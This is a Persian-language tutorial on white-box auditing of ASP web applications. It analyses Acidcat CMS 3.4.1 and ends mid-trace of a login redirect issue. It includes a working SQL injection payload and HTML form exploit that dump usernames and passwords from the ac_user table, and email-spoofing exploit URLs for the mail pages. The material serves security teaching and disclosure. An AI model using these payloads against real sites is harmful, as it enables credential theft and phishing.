شرکت امن پرداز

پیدا کردن آسیب پذیری های دو سامانه مدیریت محتوا به زبان ASP

نام برنامه ها: **Acidcat CMS** و **MegaBBS**

نویسنده: **سروش دلیلی**

شماره مقاله: **3**

هدف: **آموزش ساده پیدا کردن آسیب پذیری در زبان ASP**

8/1/1387

خواننده گرامی، شما می توانید نظرات خود را به آدرس irsdl {4t[yahoo }d0t] com ارسال فرمایید.
لطفا در موضوع ایمیل، خلاصه ای ازعنوان مقاله را ذکر فرمایید.

توجه: از آنجاییکه این مقاله قسمتی از یک مقاله بزرگتر می باشد، ممکن است اشاراتی به فصول قبلی - که بیشتر راجع به مهمترین آسیب پذیری های وب از دیدگاه نویسنده و OWASP.org می باشد - داشته باشد.

2.3.3. یافتن آسیب پذیری ها با داشتن کدهای منبع (حالت جعبه سفید):

هر برنامه ی کاربردی تحت وب از هزاران خط کد تشکیل شده و در اغلب اوقات زمانی که برای خواندن این کدها وجود دارد محدود و شاید در حد چند روز است. آمارها نشان می دهد بطور متوسط 5 تا 15 ایراد در هر 1000 خط کد وجود دارد[1] و پیدا کردن هر کدام از این ایرادات بین 2 تا 9 ساعت زمان می برد[2]. بنابراین هدف کلیدی خواندن موثر کدها، یافتن هرچه بیشتر آسیب پذیری ها با یک زمان و تلاش مشخص است. برای رسیدن به این منظور پیروی از یک ساختار مشخص و استفاده از تکنیک ها الزامی به نظر می رسد. یک ساختار پیشنهادی موثر امتحان شده که منجر به پیدا شدن آسیب پذیری ها به آسانی و با سرعت بالا می باشد به صورت زیر است:

1- دنبال کردن داده هایی که می توانند توسط کاربر وارد گردند در طول برنامه، و پیدا کردن نحوه پردازش و به کارگیری آنها.

2- جستجوی نمونه کدهایی که می توانند نشانه وجود آسیب پذیری باشند.


3- خواندن خط به خط کدهای خطرناک ذاتی برای فهمیدن منطق برنامه و پیدا کردن مشکلاتی که ممکن است در آن وجود داشته باشد. اجزا و توابعی که برای این خواندن دقیق انتخاب می شوند می توانند شامل مکانیزم های امنیتی کلید در برنامه (مانند قسمت اعتبارسنجی، قسمت مدیریت نشست ها ، کنترل های

[1] Us Dept. of Defense and the software Engineering Institute
[2] 5 year pentagon study

دسترسی، و سایر کنترل کننده های ورودی)، واسطه ها[3] به اجزای خارجی، و هر چیزی که در آن از زبان های اصلی مانند C یا C++ استفاده شده است، باشند.

فلوچارتی که در شکل زیر آمده، یک روش امتحان شده پیدا کردن آسیب پذیری ها در برنامه های کاربردی تحت وب به زبان ASP است که آسیب پذیری های پیدا شده با این روش توسط نویسنده این پروژه در سایت های مختلف امنیتی نظیر Bugreport.ir و SecurityFocus.com ثبت شده است که به بیش از 50 مورد می رسد.

[3] Interfaces



شکل 3-1 فلوچارت پیدا کردن آسیب پذیری ها در زبان ASP

حال به نظر می رسد اگر موارد مختلف به وجود آمدن آسیب پذیری را بشناسیم می توانیم وجود آنها را در برنامه های مختلف تشخیص دهیم. در مورد آسیب پذیری های مهم و چگونگی به وجود آمدن آنها در فصل گذشته به تفصیل صحبت شد.

تنها نکته ای که از آن می توان به عنوان یک ترفند برای پیدا کردن بهتر آسیب پذیری ها استفاده کرد که در فصل قبل به آن اشاره نشده، استفاده از نظرات[۴] برنامه نویس در طول برنامه است. این کار علاوه بر اینکه دید مناسبی به ما که آشنایی با کار یک تابع یا برنامه خاص را نداریم می دهد، باعث می شود تا گاهی اوقات پیغام هایی را ببینیم که می توان با استفاده از آن پی به آسیب پذیری در یک صفحه وب ببریم. به عنوان نمونه این پیغام ها می توانند شامل پیام هایی باشند که برنامه نویس برای کار بعدی خود نوشته است و فراموش کرده تا آن کار را انجام دهد و نظر خود را نیز حذف نکرده است. مثلا نوشته است: "اگر از پریدن از روی خطاها استفاده نکنیم، ورودی غیر عددی باعث ایجاد خطا در پایگاه داده می گردد. ورودی ها حتما باید بعدا کنترل شوند" که این خود نشان می دهد که این صفحه می تواند نسبت به SQL Injection آسیب پذیر باشد.

پیش نیازی که برای یافتن آسیب پذیری های امنیتی در یک زبان خاص مثل ASP یا JSP، با خواندن کدهای منبع آن لازم است، توانایی فرد در فهمیدن کدهای آن زبان و داشتن دانش در مورد چگونگی عملکرد توابع آن زبان می باشد. برای مثال کسی که می خواهد آسیب پذیری های زبان ASP-VBScript را پیدا کند، باید بداند که در این زبان تمامی ورودی ها با Request آغاز می شوند و کسی که می خواهد صفحات به زبان Java را بخواند، باید بداند تمامی ورودی ها با get آغاز می شوند و برای دیدن ورودی ها باید به دنبال آنها باشد.

در زیر دو مثال کامل از تحلیل دو برنامه کاربردی تحت وب به زبان ASP آورده شده است. نام اولین برنامه Acidcat بوده که یک سیستم مدیریت محتواست[۵] و کدهای آن ساده است. برنامه دوم به نام MegaBBS بوده که یک برنامه تالار گفتگو است که کدهای آن نسبت به سایر برنامه های ASP سخت تر است و وقت زیادتری می گیرد. آسیب پذیری های این دو برنامه بعد از نوشته شدن در سایت های معتبر امنیتی به ثبت رسیدند[۶].

[4] Comments
[5] Content Management System/Service (CMS)
[6] Http://www.bugreport.ir

1.2.3.3. پیدا کردن ضعف های امنیتی برنامه Acidcat:

مراحل کاری عبارتند از:

الف- دانلود سورس کد ASP و نصب آن (روی IIS).

Vendor: http://www.acidcat.com/

Version: 3.4.1

File Name: updates_3_4_1_f.zip

Current Address: http://www.acidcat.com/acidcat/downloads/updates_3_4_1_f.zip

ب- تنظیم Dreamweaver برای راحتی کار با فایل ها.

ج- مراحل نصب کامل و مجوز دادن به فایل ها یا پوشه ها طبق راهنمای برنامه:

برای مثال در اینجا اجرای Install.asp

در اینجا از ما نوع پایگاه داده را می خواهد که من نوع متداول تر و سخت برای حمله یعنی Access را انتخاب می کنم.

حال باید به پایگاه داده مجوز خواندن و نوشته شدن بدهیم.

حالا باید فایل connection را تنظیم کنیم.

حالا پوشه مربوط به Upload را مجوز دهی می کنیم.


حالا از ما می خواهد تمام فایل هایی که با Install شروع می شوند را پاک کنیم که ما آنها را نگه می داریم تا شاید بعدا از آنها استفاده کردیم.

حال به کنسول مدیریت می رویم و تنظیمات معمول یک سایت را انجام می دهیم. پسورد مدیر را نیز به یک چیز معلوم دیگر تغییر می دهیم.


د- آغاز حمله در این مرحله صورت می گیرد که می تواند به صورت خودکار یا دستی دقیق باشد.

د-1- مرحله ماشینی با ابزاری به نام Accunetix نسخه 4:

تنظیم برنامه به شکل زیر است:




شکل 3-2 گام اول تنظیم برنامه خودکار



شکل 3-3 گام دوم تنظیم برنامه خودکار

شکل 3-4 گام سوم تنظیم برنامه خودکار



شکل 3-5 گام چهارم تنظیم برنامه خودکار

د-1-1- نتایج با برنامه accunetix نسخه 4:

زمان اجرا: حدود 15 دقیقه

آسیب پذیری های شناسایی شده:


فایل main_login.asp اطلاعات را بدون رمز نگاری ارسال می کند.

فایل های default.asp و main_login2.asp دارای SQL Injection هستند.

برای به کار گیری این خطرات حال باید خود وارد عمل شویم.

د-2- مرحله دستی:

ابتدا به دنبال تمام Request ها می گردیم چرا که ورودی صفحات ASP تنها از طریق آنها صورت می پذیرد:



شکل 3-6 تصویر برنامه Dreamweaver

حال تمام Requestها را دنبال می کنیم و اگر جزو پارامتری از صفحه یا درخواست های SQL باشند، آنها را به منظور حملات XSS و SQL Injection یادداشت و رهگیری می کنیم و اگر بگوییم آسیب پذیری مشاهده نشد منظور فقط همین دو نوع آسیب پذیریست چرا که ما دیگر آسیب پذیری ها را فعلا بررسی نمی کنیم. توجه داشته باشید که مرحله انتهایی فلوچارت را هرچه کامل تر انجام دهیم ما را به آسیب پذیری های بیشتری رهنمون می سازد. در اینجا شما خواهید دید که اگرچه این مرحله به صورت کامل انجام نمی پذیرد اما بازهم ما آسیب پذیری های متعددی پیدا خواهیم کرد. البته در انتها از چند روش متمم برای جبران این کم کاری کمک خواهیم گرفت.

روال را طبق خروجی Dreamweaver می نویسم:

- Default.asp:

در خط 34 داریم:

```
titleTag = Request.QueryString("itemTitle")
```

حال کافیست به دنبال titleTag در متن کدها بگردیم که خواهیم دید در سایت نمایش پیدا می کند (پس اگر حمله ای باشد از نوع XSS است) اما قبل از آن کاراکترهای خطرناک که باعث XSS می شود از آن حذف شده اند!

باید توجه داشت که چون خطوط زیر بعد از گرفتن ورودی باعث اجرای دو فایل دیگر شده اند، باید در آن فایل ها نیز به دنبال پارامتر titleTag بگردیم تا چیزی از قلم نیفتد:

```
<!--#include file="default_lang.asp" -->
<!--#include file="default_main.asp" -->
```

واقعیت این است که در این فایل ها نیز هر فایلی که include شده باشد باید در جستجوی این پارامتر titleTag شرکت داشته باشد. پس با نگاهی به سورس این دو صفحه، صفحات جدید بیشتری میابیم که باید جستجو شوند. در کل اگر بنا به فلوچارت کاری خود عمل کنیم قادر خواهیم بود تا تمامی صفحات را به درستی برای حملات XSS و SQL Injection ارزیابی کنیم.

- default_content.asp:

در خط 7 داریم:

```
formType = Request.QueryString("formType")
```

در کدهای این صفحه می بینیم که formType نقش مهمی ایفا نمی کند.

خط 9 و 12:

```
itemNum = Request.QueryString("itemID")
Item__MMColParam = Request.QueryString("itemID")
```

می بینیم که عددی بودن itemNum منجر به گزینه بعدی می شود و استفاده دیگری از آن نشده پس این نیز مناسب نیست چرا که حتما باید عددی باشد.

خط 17:

```
Item__MMColParam = Request.Form("cID")
```

در کدها می بینیم که پارامتر Item__MMColParam در ساختن درخواست های SQL به کار می رود. پس با توجه به بالا زمینه یک SQL Injection فراهم شده است. حال کافیست ببینیم چه وقت خط 17 اجرا می شود. برای این کار باید شرط ها را درست کنیم تا این خط اجرا شود.

به شرطی زیر توجه می کنیم:

```
6   If (Request.QueryString("formType") = "search") then
7           Item__MMColParam = getDefaultPage()
8           formType = Request.QueryString("formType")
    ElseIf (Request.QueryString("itemID") <> "")  Then
9           itemNum = Request.QueryString("itemID")
11          if IsNumeric(itemNum) then
12                  Item__MMColParam = Request.QueryString("itemID")
13          else
                    Item__MMColParam = getDefaultPage()
14          end if
16  ElseIf (Request.Form("cID") <> "") Then
17          Item__MMColParam = Request.Form("cID")
18  Else
            Item__MMColParam = getDefaultPage()
19  End If
```

می بینیم که اگر formType برابر search نباشد و itemID خالی باشد و cID خالی نباشد، خط 17 اجرا خواهد شد. پس برای شروع این فایل باید به شکل زیر اجرا شود:

default_content.asp?formType=&itemID=

که پارامتر cID به صورت متد Post برای آن ارسال می شود.

حال این فایل را به همین شکل اجرا می کنیم و می بینیم که خطای زیر را نمایش می دهد:

ADODB.Recordset error '800a0bb9'

Arguments are of the wrong type, are out of acceptable range, or are in conflict with one another.

/default_content.asp, line 26

با توجه به اینکه این خطا قبل از خط ساخته شدن درخواست SQL داده شده و دیگر اینکه هیچ فایل Include در این فایل به مسیر پایگاه داده وجود ندارد نتیجه می گیریم که این فایل خود در درون یک فایل دیگر باید include شود. لذا می خواهیم آن فایل را پیدا کنیم تا این آسیب پذیری را امتحان کنیم.(گفتنیست در این فایل هیچ ورودی دیگری وجود ندارد که بخواهیم بعد از این مورد تحقیق قرار دهیم) حال از default_content.asp به عنوان پارامتر جستجو در همه فایل ها استفاده می کنیم:

فایل default_main.asp را می بینیم که فقط آن فایل default_content.asp را Include کرده است.

لذا در مرورگر Url زیر را مرور می کنیم:

default_main.asp?formType=&itemID=

می بینیم:

ADODB.Recordset error '800a0bb9'

Arguments are of the wrong type, are out of acceptable range, or are in conflict with one another.

/default_menu_javascript.asp, line 6

با توجه به این خطا و کدهای فایل default_menu_javascript.asp به این نتیجه می رسیم که خود فایل default_main.asp نیز باید در یک فایل دیگر که حاوی connection به پایگاه داده باشد include شده باشد. لذا دوباره در همه فایلها به دنبال default_main.asp می گردیم:

تنها فایل default.asp را پیدا می کنیم که فایل مورد نظر ما را شامل باشد.

لذا در مرورگر Url زیر را مرور می کنیم:

default.asp?formType=&itemID=

می بینیم که بدون خطا اجرا شد.

حال میتوانیم با توجه به خطوط زیر دو کار انجام دهیم:

```
6   If (Request.QueryString("formType") = "search") then
7           Item__MMColParam = getDefaultPage()
8           formType = Request.QueryString("formType")
    ElseIf (Request.QueryString("itemID") <> "")  Then
9           itemNum = Request.QueryString("itemID")
11          if IsNumeric(itemNum) then
12                  Item__MMColParam = Request.QueryString("itemID")
13          else
14                  Item__MMColParam = getDefaultPage()
            end if
16  ElseIf (Request.Form("cID") <> "") Then
17          Item__MMColParam = Request.Form("cID")
    Else
18          Item__MMColParam = getDefaultPage()
19  End If
```

یکی اینکه برای آزمایش آسیب پذیر بودن و پیدا کردن کد مخرب، Request.Form(“cID”) را به Request(“cID”) تبدیل کنیم و بعد URL زیر را مرور کنیم:

default.asp?formType=&itemID=&cID=[SQL Injection]

باید توجه داشت که برای نوشتن Exploit کلی باید این تغییر را به یاد داشته باشیم و با متد Post کار خود را انجام دهیم. همچنین اگر در جای دیگری از متن از Request.Form(“cID”) استفاده شده باشد، باید آن را نیز تغییر دهیم!

روش دیگر این است که از ابتدا با متد Post کار کنیم و تغییری در سورس ایجاد نکنیم.

من از روش اول استفاده کرده ام یعنی:

```
ElseIf (Request("cID") <> "") Then
        Item__MMColParam = Request("cID")
Else
        Item__MMColParam = getDefaultPage()
End If
```

حال با اجرای

default.asp?formType=&itemID=&cID=[SQL Injection]

می بینیم:

Microsoft OLE DB Provider for ODBC Drivers error '80040e10'

[Microsoft][ODBC Microsoft Access Driver] Too few parameters. Expected 1.

/default_content.asp, line 31

پس نفوذپذیر است! به خط 31 default_content.asp نگاه می کنیم و می بینیم که connection آنجا باز می شود! خط زیر سازنده این Query است:

ItemCheck.Source = "SELECT * FROM ac_item WHERE ID = " & Item__MMColParam & ""

حال کافیست بنویسیم:

default.asp?formType=&itemID=&cID=-1 union select 1,username,3,password,5,6,7,8,9,10,'1-1-2000','1-1-2010' from ac_user

می بینیم که نام کاربری و رمز عبور (رمز شده با RC4 و سپس URLEncode شده) را نشان می دهد. این خط با دانش نوشتن درخواست های SQL و با توجه به پایگاه داده سایت به دست می آید که موضوع صحبت فعلی ما نیست.

تا اینجا **اولین آسیب پذیری** SQL Injection را پیدا کردیم و برای نوشتن Exploit کافیست از متد Post استفاده کنیم. فایل زیر را به شکل html ذخیره می کنیم و این همان فایل Exploit مطلوب ماست:

```
<form action="http://[The URL]/default.asp?formType=&itemID=" method="post">
<input type="text" name="cID" id="cID" value="-1 union select
1,username,3,password,5,6,7,8,9,10,'1-1-2000','1-1-2010' from ac_user" />
<br />
<input type="submit" value="Submit" />
</form>
```

- default_lang.asp:

خط 4:

myStr = request.servervariables("url")

این خط URL را می پذیرد که نمی توان به آن چیزی اضافه یا از آن کم کرد. چرا که اگر به آن چیزی اضافه کنیم صفحه ای که می خواهیم دیگر باز نمی شود! باید توجه داشته باشیم که اگر چیزهایی نظیر:

request.servervariables("HTTP_REFERER")

یا

request.servervariables("HTTP_USER_AGENT")

و مانند آنها داشته باشیم، می توانیم مقادیر آنها را به سادگی تغییر دهیم.

- default_mail.asp:

خط 21:

typeStr = Request("FormType")

این خط فقط جهت انتخاب نوع است و آسیب پذیری خاصی ندارد.

- default_mail_aspemail.asp:

خطوط 12 و 13 و 14:

```
Mail.From = Request("From")
Mail.FromName = Request("FromName")
Mail.AddAddress Request("To")
```

در اینجا این پارامترها جهت ایمیل زدن استفاده شده و جنبه دیگری ندارند! شاید فکر کنیم هیچ آسیب پذیری وجود ندارد. در واقع هیچ آسیب پذیری XSS و SQL Injection ای وجود ندارد اما آسیب پذیری دیگر چه؟ چون کد این صفحه کوتاه است با اولین نگاه کلی متوجه خواهید شد که هر کسی به صورت از راه دور می تواند به کمک این صفحه و با سرویس دهنده ایمیل اختصاصی سایت برای دیگران ایمیل بفرستد! پس این به عنوان **دومین آسیب پذیری** ثبت می شود چرا که می توان با آن اقدام به ارسال ایمیل های جعلی به صورت ناشناس

و با هویت سرویس دهنده نمود! همان طور که دیدید ما یک آسیب پذیری دیگر پیدا کردیم که خارج از حوزه کاری فعلی ما بود اما پیدا کردن آن بسیار سهل و ساده بود. Exploit به صورت زیر است:

default_mail_aspemail.asp?AcidcatSend=1&From=Fake@Site.com&FromName=FakeAdmin&To=Victim@Email.com&Subject=Forgery&Body=Change your password to 123456!

- default_mail_cdosys.asp:

خطوط 28 و 29 و 30:

```
ObjSendMail.To = Request("To")
ObjSendMail.Subject = Request("Subject")
ObjSendMail.From = Request("From")
```

در اینجا نیز این پارامترها جهت ایمیل زدن استفاده شده و جنبه دیگری ندارند! و درست مثل صفحه آسیب پذیر قبل است که البته از یک Object دیگر که متداول تر است برای زدن ایمیل استفاده می کند:

default_mail_cdosys.asp?AcidcatSend=1&From=Fake@Site.com&FromName=FakeAdmin&To=Victim@Email.com&Subject=Forgery&Body=Change your password to 123456!

از آنجاییکه شکل این آسیب پذیری دقیقا مانند قبلی است و معمولا این صفحات همزمان به کار نمی روند به عنوان آسیب پذیری جدیدی محسوب نمی شود.

- default_mail_jmail.asp:

خطوط 8 تا 12:

```
msg.From = Request("From")
msg.FromName = Request("FromName")
msg.AddRecipient Request("To")
msg.Subject = Request("Subject")
msg.Body = Mail.Body = Request("Body")
```

در اینجا نیز این پارامترها جهت ایمیل زدن استفاده شده و جنبه دیگری ندارند! و درست مثل صفحات آسیب پذیر قبل است که البته از یک Object دیگر که کمتر متداول است برای زدن ایمیل استفاده می کند:

default_mail_jmail.asp?
AcidcatSend=1&From=Fake@Site.com&FromName=FakeAdmin&To=Victim@Email.com&Subject=Forgery&Body=Change your password to 123456!

چون شکل این آسیب پذیری دقیقا مانند قبلی است و معمولا این صفحات همزمان به کار نمی روند به عنوان آسیب پذیری جدیدی محسوب نمی شود.

- main_login2.asp:

خط 34:

```
MM_LoginAction = Request.ServerVariables("URL")
```

همانطور که قبلا گفته شد این خط آسیب پذیری ندارد.

خط 35:

```
MM_LoginAction = MM_LoginAction + "?" + Request.QueryString
```

که در جایی استفاده نشده است.

خط 64:

```
Response.Redirect(Request.QueryString("accessdenied"))
```

اینجا قاعدتا یک آسیب پذیری وجود دارد چرا که با تعیین پارامتر accessdenied می توان حمله XSS انجام داد. برای رسیدن به این خط و اجرای آن باید پارامتر MM_valUsername خالی نبوده، ضمن اینکه مقدار انتخاب شده از پایگاه داده نیز تهی نباشد. حال MM_valUsername کجا مقدار دهی می شود؟ دو حالت داریم:

خود main_login2.asp در یک فایل دیگر Include شده که پارامتر MM_valUsername از آنجا قابل تنظیم است.

و حالت دیگر اینکه فایلهایی که در main_login2.asp، include شده اند را ببینیم و تنظیم پارامتر MM_valUsername را دنبال کنیم.

بعد از بررسی حالت اول می بینیم هیچ فایلی main_login2.asp را Include نکرده و تنها یک فرم که Action آن به طرف این فایل تنظیم شده وجود دارد! از اینجا پر واضح است که حالت دوم صحیح بوده و یکی از فایلهای include شده مقدار MM_valUsername را تعیین می کند. پس به دنبال این متغیر در سراسر فایلهای زیر مجموعه main_login2.asp می گردیم.

مشاهده می کنیم که در فایل admin/admin_encrypt.asp خطوط زیر وجود دارند:

```
dim MM_LoginAction,MM_valUsername,MM_valPassword
if (Request.Form("username")<>"") then
        MM_valUsername=Request.Form("username")
        MM_valPassword=Request.Form("password")

        'Encrypt login details
        dim MM_valUsername2, MM_valUsername3, MM_valPassword2, MM_valPassword3
        MM_valUsername2 = EnDeCrypt(MM_valUsername, MM_valPassword)
        MM_valUsername3 = server.urlencode(MM_valUsername2)
